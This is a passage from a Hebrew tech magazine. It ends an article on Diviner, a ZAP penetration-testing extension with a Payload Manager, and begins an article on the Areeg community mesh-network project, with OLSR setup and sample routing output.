
המפתח בהפקת תועלת מכמות האינפורמציה שאספנו **הוא התצוגה** (התנצלות מראש לחובבי ה-Command Line). הסקת מסקנות על נתונים שמוצגים בצורה ויזואלית קלה ומהירה הרבה יותר, ומאפשרת "פישוט" של האינפורמציה הטכנית. למטרה זו, Diviner מציג ממשק ויזואלי המכיל את כלל **הדפים המשפיעים ו/או המושפעים על ידי דפים אחרים**, בו כל לחיצה אחד הפרמטרים באחד הדפים מציגה על המפה אילו דפים מושפעים, באיזה תרחיש, ומה סוג ההשפעה (קלט חוזר, שגיאה, שינוי תוכן באחוזים, וכדומה).

לחיצה על פרמטר גם "מסננת" בתצוגה המטלות את התרחישים שרלוונטיים לפרמטר בלבד, ומציגה את הנתונים הדרושים לשחזור ההתנהגות (זיהוי, ערך ספציפי, וכדומה).



הצגת LEADS ו-TASKS באופן מרוכז, שימוש ב- Advisor לשחזור האירוע

במידה וכמות הדפים המשפיעים/מושפעים גדולה, או במידה והבודק רוצה להשקיע את המאמצים באיתור התקפות מסוג ספציפי, ההתנהגויות החשודות נאספות תחת קטגוריות התנהגות.



לחיצה על התנהגות ספציפית תציג מיד את פרטיה ברשימת המטלות, במפה הויזואלית וגם בפיצ'ר "היועץ" - פיצ'ר המכיל את כל הפרטים הדרושים לשחזור ההתנהגות.


ניהול PAYLOADS והמלצות על קלטי תקיפה לפי התנהגות הרכיב

בנוסף ליתרונות הקודמים שהצגנו, ב-Diviner משולב היום פרויקט נוסף הנקרא Payload Manager. ההיגיון מאחורי Payload Manager פשוט:

יש יותר מידי התקפות ו-payloads בשביל לזכור הכל בעל פה (את כל התרחישים של LDAP Injection אתם זוכרים בעל פה? ומה עם EL Injection?). תהליך הבדיקה של התקפות אקזוטיות יותר יהפוך לפשוט עם כלי נוח עם שיאפשר לבחור את ה-Payload של התקפה שאנחנו רוצים לבצע, לערוך אותו במשק נוח ולצרף אותו לבקשה ב-Proxy לפני השליחה. יתרה מכך, במידה ולמדתם או קראתם על התקפה/פיילואד/טכניקת המרה מעניינת, תוכלו להוסיף אותה למאגר הפרטי שלכם, ולהשתמש בה שוב בלי לזכור אותה בעל פה.

הפרויקט תומך באחסון קלטי "איתור התקפות", "ניצול המרות" ובחוקי "המרה" (Evasion Rules). הוא גם מגיע מוכן עם פיילואדים למספר התקפות אקזוטיות יותר (כן, LDAP Injection נכלל), ובעתיד יכלול הרבה

יותר. ניתן להגיע למסך הבחירה על ידי בחירת פרמטר ולחצה על כפתור ה"כוכב", או על ידי הקלקה כפולה על פרמטר:



ניתן להשתמש בכלי הנ"ל על תוצאות הניתוח של Diviner, אך גם על כלל הבקשות בהיסטוריה של ZAP.

אינטגרציה עם ZAP, היורש של PAROS

לאחר הרכבת Payload ב-Payload Manager, ההרחבה תאפשר לכם לפתוח את חלון ה-"Resend" של ZAP (המקבילה של ה-Repeater של Burp), למקד אותה על הבקשה הרלוונטית, ולהעתיק אוטומטית את הקלט שהרכבתם לפרמטר המתאים.

פיצ'רי האינטגרציה ישופרו בעתיד ויאפשרו פעולות נוספות.

תכניות עתידיות

בעתיד הקרוב, יפתח באתר הבית של Diviner (http://code.google.com/p/diviner/) ויקי שיתעד את ההתנהגויות המומרות לשורות קוד, ואת הלוגיקה מאחורי ההמרה.

אנחנו מעודדים את הקהילה לתרום רעיונות הקשורים להתנהגויות מהם ניתן להסיק את קיומם של שורות קוד ספציפיות. מרגע העליה של הויקי (הודעה תופיע בטוויטר), **כל רעיון חדש שישלח ירשם על שמו של השולח.** אנחנו מעוניינים להפוך את רעיון ההמרה מכלי שימושי למדע של ממש, ולצורך העניין, שמחים לקבל עזרה מהוגי רעיונות או מפתחים (ישנה כתובת יצירת קשר באתר הפרויקט).

בנוסף לאינטגרציה עם פרויקט ה-Payload Manager, אנחנו בתהליך שיתוף פעולה עם 2 פרויקטי סורקים אוטומטיים, אשר בעתיד, נוכל לייצא להם את מאגר הרמזים שאיתר Diviner בפורמט XML, בכדי שסורקים אלו יוכלו לנסות ולסרוק את התרחישים המורכבים שהוא מאתר, ובפרט - תרחישי התקפה עקיפים הדורשים ממספר רב של תנאים להתקיים.

סיכום

פרויקט Diviner היינו פרויקט קוד פתוח המביא לשולחן יכולות לא שגרתיות שאינן נכללות היום בכלים אחרים בשוק, מסחריים או חינמיים. על אף העובדה שהפרויקט עדיין בשלבי Beta, מצבו יציב, ושימוש בו מאפשר כבר עכשיו איתור תרחישים שקשה מאוד לאתר באמצעים אחרים. עם הזמן, תרומה של מתנדבים בקהילה והשקעה שלנו תאפשר לנו להפוך את הפרויקט לכלי עזר שישפר את איכות הבדיקות של כולנו.

כשתהליך הפריצה הופך להיות ויזואלי, החזון ההוליוודי של פריצה עם צורות תלת מימדיות כבר לא כל כך רחוק...

אינטרנט, מַעֲשֶׂה אוֹרְגִים

נכתב ע"י אמיר שגיא

הקדמה

"...הירו אקרמן יושב בחדרו שבשכונת יעלים בערד. הוא מביט מרוצה במסך שעה שקליינט הטורנט נוגס במהירות 2 מגה לשנייה דרך ISO ההתקנה של Debian 8.0. הוא נעזר בשלושה עמיתים אליהם הוא מחובר באריג - הרחוק מבניהם נמצא בצד השני של העיר, ואילו לקרוב מבניהם קיים קו ראיה המשמש את קישור לייזר ה-ethernet שביניהם. מזמן הוא נטש את תדרי הג'יגה בעת התחברות לרשת. שבב הרדיו בכרטיס האלחוטי שלו מדלג ביעילות האופיינית למודולצית spread spectrum באזור ה-700 מה"צ בין ערוצי טלוויזיה נטושים.

את יכולת הבלוטות' הוא ביטל ממזמן, אין לו צורך בה וממילא הוא נגד זיהום אלקטרומגנטי - מהסיבה הזו הראוטר חי בגג, מוזן ע"י POE ממרכזית הרשת הביתית. את הזמן הוא מנצל לעיון נוסף בחוברת ההדרכה של חבילת OpenBTS 4.2, איתה יוכל להפעיל תא GSM מקומי, 120 מג"צ מתחת לתדר הסטנדרטי. משם, עם קצת מינהור VoIP, יוכל לתעל שיחות לתא סלולארי נוסף שפועל באריג תל אביב. אכן, נראה ששינוי עומד באופק. מאותת לו שההורדה הסתיימה, שעה שהוא סוגר חלון מפני הקור המדברי".[54321]

נשמע כמו קטע מספר של ניל סטיבנסון? לא בדיוק - מדובר בעתיד לא כל כך דמיוני לעולם הרדיו הדיגיטלי, עתיד אותו פרויקט אריג עוזר לעצב. הסיפור מניח שישראל, כמדינות נוספות בעולם, הלכה בעקבות יוזמת שיחרור התדרים בתחום 470-790 מגה"צ, הידועים בשם "TV white-space"[6]. השינוי כמובן לא נעשה באופן מתוכנן, אלא לאחר ששלל גורמים הביאו אותה להכרה בכשלון מדיניות הקצאת התדרים, במיוחד לאור הגידול הגיאומטרי בדרישה לרוחב פס. אבל אנחנו כאן כדי לדבר על אריג, ולשם כך אנחנו צריכים תחילה כמה הגדרות.

[1] White space radio by Carlson @ 470 MHz - http://www.carlsonwireless.com/products/RuralConnect.pdf
[2] Frequency-hopping spread spectrum - http://en.wikipedia.org/wiki/FHSS
[3] OpenBTS - http://en.wikipedia.org/wiki/OpenBTS
[4] תקשורת אופטית - http://en.wikipedia.org/wiki/Free-space_optical_communication
[5] spread spectrum מודולצית - http://en.wikipedia.org/wiki/Spread_spectrum
[6] FCC white-space decision - http://hraunfoss.fcc.gov/edocs_public/attachmatch/FCC-08-260A1.pdf

מושגים

אריג: אריג (Mesh) הינה טופולוגיות רשת. לרוב רשתות שאינם מפגינות מבנה מובהק אחר (Star, Bus, וכו') מסווגת כאריג.

אריג-קהילתי: קבוצת משתמשים המקיימים תקשורת דיגיטלית ביניהם, לרבות WiFi, Ethernet, Optical fiber ליצירת רשת בטופולוגית אריג.

אינטרנט: לצורך הדיון נניח כי מדובר בצאצאה של ARPANET, רשת המחשבים דרכה אנו גולשים ל-wikipedia.org כיום.

ספק-אינטרנט: כמה שהמושג נשמע ברור, הוא אולי זה שדורש הכי הרבה הבהרה: השם מבוסס על ההנחה שלאינטרנט מבנה אפשרי יחיד והיררכי. האמת היא שקיים מבנה אפשרי נוסף, שטוח, וביניהם אפשר לדמיין אינסוף מבני הכלאה. משתמש שמחובר לספק ומריץ שרת כלשהו, כגון Skype, הופך לחלק מהאינטרנט, ומכאן שניתן לראות בו עצמו כספק-אינטרנט.

שורש הסתירה בתפיסת האינטרנט כמשהו שעבורו קיים מקור יחיד. להמחשה, הנה תרגיל מחשבתי: דמיינו רשת אריג בעלת n צמתים, המחוברת ל-ARPANET דרך צומת מוצא יחיד. כעת שחקו עם הערך של n עד שהמשפט הבא יקבל ערך אמת: "האריג הוא האינטרנט". בשלב זה הופך האריג לספק האינטרנט של ספק האינטרנט. עבורי n=1.

אריג הוא גם שם העמותה שבמסגרתה פועל הפרויקט, אז אולי מכאן כדאי להמשיך בתיאור הנפשות הפועלות.

מי אנחנו?

עמותת אריג - **קהילת רשת האריג בישראל** פועלת לביסוס וקידום קהילת האריג בישראל. הרעיון הבסיסי פשוט - לרתום חומרה שברשותנו על מנת ליצור רשת שאינה דומה לשום רשת תקשורת שאנו מכירים עד כה - מבוזרת, בבעלות קהילתית, שביסודה עקרון חופש זרימת המידע ונגישותו. רשת שכזו כמובן תהווה תקדים בכל הנוגע לכמות המשתתפים שיוכלו לקחת בה חלק כמו גם בכמות המידע שתוכל להעביר על גבי תשתית שיתופית.

[מפת רשת guifi.net שבקטלוניה]

קהילות אריג פועלות זה זמן רב במגוון מקומות בעולם, כדוגמאת רשת freifunk.de החלוצית בגרמניה, רשת funkfeuer.at שבוינה, רשת awmn.net הפועלת בין איים ביוון, ורבות נוספות - כולן רשתות המונות אלפי משתתפים. בקטלוניה שבספרד, ביתה של אחת מרשתות האריג הגדולות בעולם, נערך זה עתה כנס IS4CWN[7], אירוע העוסק בסוגיות שונות הקשורות לרשתות אריג בהיבט בינלאומי. Guifi.net היא הראשונה שהחלה בפריסת רשת סיבים אופטיים כחלק מפיתוח הרשת, ובשיתוף עם ה-cat TLD. כבר מחוברת ל-IX CATNIX בברצלונה.

תיאור טכני

ברשת אריג אלחוטית, כל קודקוד הוא נתב המסוגל לשדר ולקלוט הודעות בסביבתו וכל צלע היא קישור אלחוטי הנוצר בין שני נתבים המצויים בטווח קליטה זה מזה. נתב מהווה מקור מידע וכן צומת ממסר להודעות המועברות בין נתבים אחרים. כל נתב מריץ פרוטוקול ניתוב האחראי ל:

1. **פרסום עצמי** - פרסום נוכחותו בהודעות Broadcast כך ששכניו יוכלו ללמוד על קיומו.
2. **גילוי שכנים** - נתב מאזין להודעות פרסום ובכך לומד מי נמצא בסביבתו המקומית.
3. **פרסום ושידור חוזר של הודעות טופולוגיה** - כל נתב מפרסם באופן מחזורי את טופולוגית הרשת הסמוכה לו. נתבים גם משדרים שנית הודעות שנקלטו מנתבים אחרים בסביבתם, ובכך מאפשרים להודעות להתפשט בקפיצות ברדיוס קבוע כלשהו.
4. **תחזוק טבלת ניתוב** - מבנה נתונים שבעזרתו יוכל לקדם הודעה הממוענת לכל צומת אחר ברשת, אם לא ישירות ליעדה אז לפחות בכיוון כללי שיקרב אותה לשם.

משימת הפרוטוקול היא למזער את כמות ההודעות המשמשות ליצירת הרשת ועדכון טבלאות הניתוב בנתבים ביחס לכמות המידע הממשי שזורם בה. חשוב לזכור שמבנה הרשת מצוי בשינוי תמידי - לדוגמא, צומת שלא יפרסם את קיומו יוסר מטבלאות הניתוב לאחר פרק זמן מסויים, דבר שמקנה יכולת 'ריפוי-עצמי' לרשת. עדכון מבנה הרשת הוא תהליך אוטומטי ושקוף למשתמש, שאחראי להתקנת פרוטוקול הניתוב בלבד. דוגמאות בולטות למימושי פרוטוקולים הם: OLSR, BATMAN ו-BMX.

[7] מצגת פרויקט אריג מהכנס: http://taproot.org.il/content/presentation/is4cwn/2012/is4cwn-2012.tar.bz2

כיצד רוקחים צומת אריג ? נעזר במודל השכבות (ההפוך) של **OSI**:

Physical	נחפש חומרת רדיו מתאימה לתדרי היעד, 2.4 גה"צ לרשתות g802.11 או 5 גה"ץ לרשתות a802.11. נקודת המפתח היא קיום דרייבר שיאפשר לנו שליטה מלאה על מאפייני הרדיו של החומרה. אנו עושים שימוש בהפצת OpenWRT לשם כך, המתמחה בחומרת Emedded, תוך התייעצות עם דף החומרה הנתמכת.
Data Link	בניית שכבת קישוריות זו היא משימתו של פרוטוקול הניתוב. הפקודה הבאה במערכת מבוססת OpenWRT תדאג להתקנת חבילת OSLR, המממשת פרוטוקול אריג כשרת הפועל בחסות מערכת ההפעלה: root@OpenWrt:~# opkg update && opkg install olsrd אופציה נוספת היא לעשות שימוש בפרוטוקול BATMAN, הפועל כמודול ברמת הקרנל - לשם כך כבר נצטרך לקנפג ולבנות קרנל מתאים עם תמיכה במודול. אופציה שלישית היא לא להשתמש כלל בפרוטוקול אריג! במידה והרשת סטטית, נגדיר מראש טבלאות ניתוב בכל נתב. פתרון זה אמנם אינו גמיש, מועד לטעויות וקשה לתחזוקה, אך עדיין מהווה מימוש אידאלי לרשתות קטנות.
Network	השמת כתובת ברשת היא משימה אליה נצטרך להתכונן מעט, תוך מימוש מערכת שתבטיח את יחידות כל כתובת ברשת. המשימה הופכת יותר מסובכת אם בכוונתנו להשם כתובות IPv6 במקביל לכתובות IPv4. מכל מקום הגדרות אלו הן דבר שנספק למימוש פרוטוקול הניתוב בו נשתמש, למשל בקובץ olsrd.conf.
Transport	מרגע ששכבת ה-Network קיימת, העובדה שמדובר ברשת אריג שקופה לפרוטוקולים משכבה זו כגון UDP, TCP וכו'. מה שחשוב להבין הוא שבכל רגע נתון הניתוב לעבר אתר יעד ב-ARPANET יכול לצאת לכיוון צומת gateway אחר כתוצאה משינוי בטופולוגית האריג / תמחור נתיבים וכו'.
Application	גם כאן נוכל לעשות שימוש בפרוטוקולים מוכרים. שימוש ב-HTTPS, SSH וכו' הופך קריטי בשל השימוש בתווך הרדיו, אליו כל אחד יכול להאזין.

עד לפני מספר שנים היכולת להפעיל ראוטרים צרכניים במתכונת של רשת אריג היתה רחוקה מלהיות פשוטה, ובוודאי שלא מה שמתכנני המוצר חשבו עליו. שחרור קוד המקור של נתב מפורסם בשם Linksys WRT54G, הביא לפריחה של קוד פתוח סביבו, לרבות הפצות לינוקס כגון OpenWRT הקרויה על שמו. שחרור הקוד נעשה בעקבות הגילוי כי הוא מכיל קוד GPL, מה שמחייב את שחרורו גם כן. ב-2003, בסוף הליך משפטי אולצה Linksys משפטית לעשות כן.

עם הריבוי בכמות ומגוון החומרה עבור פרוטוקולי 802.11, מאמץ רב הושקע בהשגת יכולות שליטה מלאות על אופי פעולת שבבי הרדיו, לרבות תמיכה במוד monitor בו השבב קולט תעבורה מבלי להיות משויך ל-access point, מוד ad-hoc המאפשר ליצור רשת ללא AP, או מוד mesh המאפשר יצירת רשת אריג. די להביט בכמות הדרייברים להם בוצע הינדוס הפוך בכדי להתרשם מכמות המאמץ שהושקעה ב"שיחרור" חומרת הרדיו שפותחה עבור 802.11. כמובן שנעדיף דרייברים שפותחו כקוד פתוח, שכן ביצועיהם ויציבותם עדיפים על פני כאלו שהונדסו לאחור.

עיון בפלט (חלקי) של שרת olsrd בעת פעולה מסביר קצת מה קורה מאחורי הקלעים:

```
# olsrd -d --config ./olsr.conf
*** olsr.org - 0.6.2-git_d14ce85-hash_122963f7f79c8c44d97e9af319b969ff - ***
Build date: 2012-03-12 04:00:03 on openwrt-test-node-01
http://www.olsr.org

Debug level: 1
IpVersion: 4                                                    #1
...
NIC Changes Pollrate 3.00
FIBMetric: flat
Hysteresis disabled
TC redundancy 2
MPR coverage 3
Link quality fish eye 1                                         #2
LQ Algorithm: etx_ff                                            #3
setting ifs_in_curr_cfg = 0
       IPv4 broadcast: 255.255.255.255                          #4
       IPC host: 127.0.0.1
Plugin: olsrd_txtinfo.so.0.1
Plugin param key:"accept" val: "127.0.0.1"
       IPv4 broadcast/multicast : 255.255.255.255
       Mode      : mesh
       IPv6 multicast      : ::
       HELLO emission/validity : 0.00/0.00
       TC emission/validity   : 0.00/0.00
       MID emission/validity  : 0.00/0.00
       HNA emission/validity  : 0.00/0.00                       #5
       Autodetect changes    : no
...
---- Interface configuration ----
Checking tap1:
       Not a wireless interface                                 #6
       Metric: 0
       MTU - IPhdr: 1472
       Index 7
       Address:114.134.23.236
       Netmask:255.255.255.240
       Broadcast address:255.255.255.255
New main address: 114.134.23.236
Using 'etx_ff' algorithm for lq calculation.
TC: add entry 114.134.23.236
RIB: add prefix 114.134.23.236/32 from 114.134.23.236
...
Scheduler started - polling every 0.050000 ms                   #7
...
```

1. OLSR תומך בהקמת אריגים מבוססי IPv6 או IPv4.
2. הגדרה המאפשרת לנתב שלנו לעקוב ביתר אדיקות אחרי שינויים בסביבתו הקרובה. רשתות אריג סבלו בעבר ממגבלת גודל שנבעה מהגידול האקספוננציאלי שחל בכמות הודעות הבקרה ביחס לגידול במספר הצמתים ברשת. עקרון ה-Fish-Eye מקנה לצמתים תמונת עולם מוטה (עדכנית יותר) לטובת צמתים קרובים יותר, ובכך מקטין את כמות הודעות הבקרה השייכות לצמתים מרוחקים.
3. שיטת אומדן טיב הקשרים ברשת - אנו עוסקים בתקשורת אלחוטית בה אנו מצפים שחלק מההודעות לא יגיע ליעדן בשל הפרעות בתווך. עם זאת קיימות שיטות שונות לאומדן מרחק בין צמתים (לדוגמא ספירת מספר הדילוגים בין צמתים לעומת סכימת טיב הקשרים ביניהם). כאן אנו מגדירים שימוש בשיטת אומדן בשם etx_ff.
4. כתובת ה-broadcast , דרכה מודיע הצומת שלנו על קיומו.
5. קיצור ל-"Host Network Announcement" - רשתות (subnets) אותן אנו מפרסמים כנגישות דרכנו - לדוגמא HNA של 0.0.0.0/0 בעצם אומר שאנחנו צומת מוצא עבור כל כתובת.
6. ניתן לקנפג את olsrd להשתמש בממשקים שאינם אלחוטיים כלל וכן בתרחישים מעורבים.
7. זהו - מאותו רגע שרת olsrd מבצע את משימות הפרוטוקול באופן מחזורי.

מרגע שאנו לומדים על צומת כלשהו, הוא הופך נגיש עבורנו, לרבות רשתות HNA (או HNA6) עליהן הוא מכריז. לדוגמא, ברירת המחדל של צמתים ברשת freifunk.de היא להריץ דף HTTP הכולל מידע בסיסי אודותם, בו ניתן לקרוא הודעות שמפעיל הצומת בחר להוסיף. כאמור, היתרון המרכזי בשימוש ב-OLSR על פני ניתוב סטטי הוא תמיכת הרשת בהופעה/העלמות של צמתים כפי שניתן לצפות ברשת אריג.

לאחר זמן המתנה קצר נוכל לבדוק את מודעות הצומת שלנו לסביבתו באריג:

```
$ wget -q -O- http://127.0.0.1:2006/all | head -n 32
Table: Links
Local IP     Remote IP    Hyst.  LQ     NLQ    Cost
114.134.23.236      114.134.23.225      0.00   1.000  1.000  1.000

Table: Neighbors
IP address   SYM    MPR    MPRS   Will.  2 Hop Neighbors
114.134.23.64YES    YES    NO     3      18

Table: Topology
Dest. IP     Last hop IP  LQ     NLQ    Cost
10.22.1.128         10.22.2.0    0.921  0.788  INFINITE
10.22.2.64          10.22.3.0    0.596  0.944  1.774
10.22.2.224         10.22.3.0    1.000  1.000  1.000
10.22.2.64          10.22.4.0    0.635  0.839  1.875
114.130.1.66        114.135.0.1  0.827  0.450  2.680
114.12.92.82        114.161.0.1  1.000  1.000  INFINITE
114.13.1.2          114.13.1.1   0.788  0.843  1.504
114.13.1.5          114.13.1.1   0.835  0.886  1.351
114.13.2.14         114.13.1.1   0.847  0.944  1.249
114.13.1.121        114.13.1.1   0.780  0.792  1.617
114.8.8.3           114.85.1.1   0.298  0.195  17.111
114.13.8.33         114.85.1.1   0.298  0.195  17.111
```

```
114.8.0.101          114.85.1.1    0.195  0.298  17.111
114.129.2.5          114.129.2.1   1.000  1.000  1.000
…
```

כאן אנו רואים את טבלת הטופולוגיה של הרשת מנקודת ראותו של הנתב שלנו, ממנה ניתן להפיק מפה/טבלת ניתוב מלאה של הרשת. שדה ה-cost מתאר את איכות הקשר לפי שיטת האומדן שבחרנו. כמובן שאפשר להרחיב עוד רבות על הצד הטכני, אך קודם אולי כדאי לתת קצת רקע כללי על הפרויקט.

היסטוריה

מושג הרשת הקהילתית מקדים את טכנולוגית Wi-Fi בכמה עשרות שנים - עד כדי כך שאפשר להתחקות אחריו עמוק לתוך ימי הזוהר של חובבי הרדיו, אי שם בסוף שנות ה-70. הרעיון אז היה שמפעיל Ham יחברו מעין מודם למכשירי הרדיו שלהם שיאפשר להם להעביר קבצים בין אחד לשני. ב-1978 כבר הועבר קובץ ה ASCII הראשון בין מפעילי Ham. ה-TNC-1, מעין מודם דיגיטלי לתדרי 144 MHz, בעזרתו הוקם קישור חובבים מבוסס packets ראשון כבר ב-1982! בתמונה של ארגון TAPR ניתן לראות ערימת מכשירי TNC ומאחוריה הכיתוב: packet-radio revolution!

אלא, שלא לי, וכנראה שגם לא לכם יש מכשיר TNC-1, וגם מהפכה לא ממש ראינו. מה שכן יש לנו זה ראוטרים, נטבוקים, לפטופים עם מחברי mini-PCIe המאפשרים שידרוג של מודולי הרדיו, סמארפונים, בעתיד הלא רחוק כרטיסי SDR (רדיו נשלט תוכנה) ועוד. מה משמעות הדברים? בעיקר שהשעה כשרה. גלובליזציה, מיזעור, שיפור ביכולת עיבוד אותות ופיתוחים שונים ברמת הפרוטוקולים הופכים את הצ'יפים האלחוטיים של היום לזמינים, חזקים וגמישים לאין שיעור ביחס לעבר, והיד עוד נטויה.

מה הספקנו לראות בעשר השנים האחרונות? פתיחת קוד המקור של אחד הנתבים הנפוצים בשוק, הופעת דרייברים מבוססי קוד פתוח, טלפוני quad-band התומכים בארבעה תדרי פעולה, וזאת בנוסף לתמיכה ב-bluetooth, GPS, Wi-Fi ולעיתים גם WiMax. הופעת קוד מקור להפעלת תחנת GSM מפרויקט OpenBTS, ומשלימו, פרויקט osmocomBB לפיתוח קוד עבור שכבת ה-baseband ב-GSM, עבור מכשירים ניידים עצמם. MIMO (טכנולוגיית ריבוי אנטנות), חידושים בנצילות הספקטרום הודות לשיטות מתקדמות למודולציה, ריבוב, ועוד. האמת היא, כי קצרה היריעה מלתאר את כל החידושים הללו, אבל אולי על אחד שווה להתעכב - **SDR**.

[חומרת רדיו, תמונת מבט היסטורית]

רדיו נשלט תוכנה

מזה זמן רב הורגלנו לחשוב שכל מכשיר רדיו נועד לפעול בתחום תדרים יחיד. אלו מבין הקוראים שמכנים סמארטפונים בשמם המדויק - מחשבים שגם יודעים לדבר dual/tri/quad-band, ממזמן הפנימו שהדבר עתיד להשתנות, מהר מכפי שנדמה לנו. SDR ו-GNUradio הם נושאים שראויים למאמר משלהם, אך נסתפק בלציין שמדובר במערכות מאוד גמישות בכל הנוגע לתדרי הרדיו והאופן בו הם פועלים.

העיקרון המנחה בעיצובם הוא שימוש בתוכנה עד נקודת ההשקה עם מודול השידור/קליטה, תוך שימוש ברכיבי FPGA על מנת לשנות את התנהגות החומרה בהתאמה לתדר וליישום בו עובד המכשיר. הנ"ל מאפשר להגדיר את אופי פעולתם באמצעות קוד, מהר, ובצורות שעד כה הצריכו מכשירים יעודיים יקרים מאוד. הרשימה הזו ממחישה בדיוק כמה מאמץ מושקע כרגע בתחום. קשה לצפות את ההשלכות המדויקות של טכנולוגיה זו על תחום הסלולר, ה-Wi-Fi והרדיו בכלל. מה שבטוח שזו תהווה את אחד האתגרים הגדולים ביותר בדרך לעיצוב מדיניות רגולציה בתחום, בישראל ובעולם כולו.

אריג, השוואה טופולוגית

כאמור, אריג הוא בראש וראשונה מבנה טופולוגי. אז מה החידוש שבו? ובכן באינטרנט כיום המבנה ההיררכי דומיננטי, והעניין עוד יותר מובהק כשמדובר בתשתיות הפיזיות. דוגמאות למבנים היררכים:

- הפרדה בין ספקי Tier 1, 2 ו-3[8] לרבות קיבולת התעבורה שלרשותם, וההתקשרויות ביניהם. אף שהרשתות עצמן מכילות מספר רב של קישורי גיבוי ואינה באמת נראית כפירמידה, המבנה הארגוני מסחרי שעומד מאחוריה כן.
- מבנה ה-PKI המשמש אותנו עבור תעודות SSL חתומות, שבראשו עומדים מספר מצומצם של גופים מסחרים בשל הקושי לעמוד בדרישות שלו. נתיב האימות לכל תעודת SSL מוביל לאחד מה-Root CA.
- מערכת ה-DNS, לרבות 13 שרתי השורש שבראשה.

מרבית הדוגמאות למבנים מבוזרים לקוחים משכבת האפליקציה: bittorrent, skype ,Tor ועוד.

מובן שלכל טופולוגיה יתרונות וחסרונות. טיפשי יהיה לטעון כאילו זו עדיפה על זו, משום שהדבר תלוי בתפקיד היישום ובהקשר בו הוא פועל. ננתח את היתרונות המרכזיים שבטופולוגית אריג:

- קשה לביתור - פרוטוקולי ניתוב ידעו לחוש בקשר משובש/מנותק ולאגף אותו, כמו גם לחזור להשתמש בו כשישוב לפעול באופן תקין. משמעות הדבר היא שיש לשבש מספר גדול של קשרים במקביל על מנת להתקיף בהצלחה את הרשת.
- מונע ריכוזיות שליטה - ביסוס אמצעי שליטה/שיבוש/ניתור על הרשת מצריכה פריסה פיזית של צמתים לאורכה ולרוחבה. מגבלת הכוח הפועלת על כל צומת נובעת ממבנה הרשת עצמו.

חסרונות המרכזיים של טופולוגית אריג:

- קצבי תעבורה נמוכים: עבור כל קפיצה בנתיב תקשורת מרובה צמתים בין מקור ליעד אנחנו יכולים לצפות לירידה של קרוב לחצי ברוחב הפס, מה שמשאיר בדר"כ מעט רוחב פס אחרי מספר מצומצם של קפיצות בין צמתים.
- הקושי שבביזור - יישום שירותים הופך קשה במקרים מסויימים אם אנחנו מסרבים לבטוח בגורם ריכוזי כלשהו. דוגמא לכך היא הקושי שבמימוש מערכת DNS מבוזרת - פתרונות לרוב יבצעו המרה כלשהי של זמן/חישוב/זיכרון על מנת להשוות את הביצועים של מערכת ריכוזית.

אחד השינויים המהותיים שפרויקט אריג רוצה לבסס הוא שימוש במבנה מבוזר בשכבת הקישוריות עצמה.

[8] ספקי Tier 1 - ספקים "שרואים" את כל האינטרנט, כלומר אינם צריכים לשלם דמי מעבר עבור גישה לחלק כלשהו של האינטרנט.

בחזרה לארץ הקודש...

איך נולד פרויקט אריג? תחילת הסיפור מחזיר אותנו לקטלוניה, לכנס Battle-Mesh v4 בו השתתפתי. הכנס, שזו היתה האיטרציה הרביעית שלו, נולד כתוצאה ממשפט שנזרק לעבר אחד ממפתחי פרוטוקול BATMAN מצידם של מפתחי OLSR. האוויריה בין המפתחים התחממה והוחלט לערוך תחרות שתכריע אחת ולתמיד מי מבין הפרוטוקולים עדיף. מהמפגש נולדה מסורת נודדת, בה פורסים רשת בדיקה באיזור בו מתקיים הכנס, המשמשת לבחינת תפקודי הפרוטוקולים, מפגש והחלפת רעיונות באופן כללי.

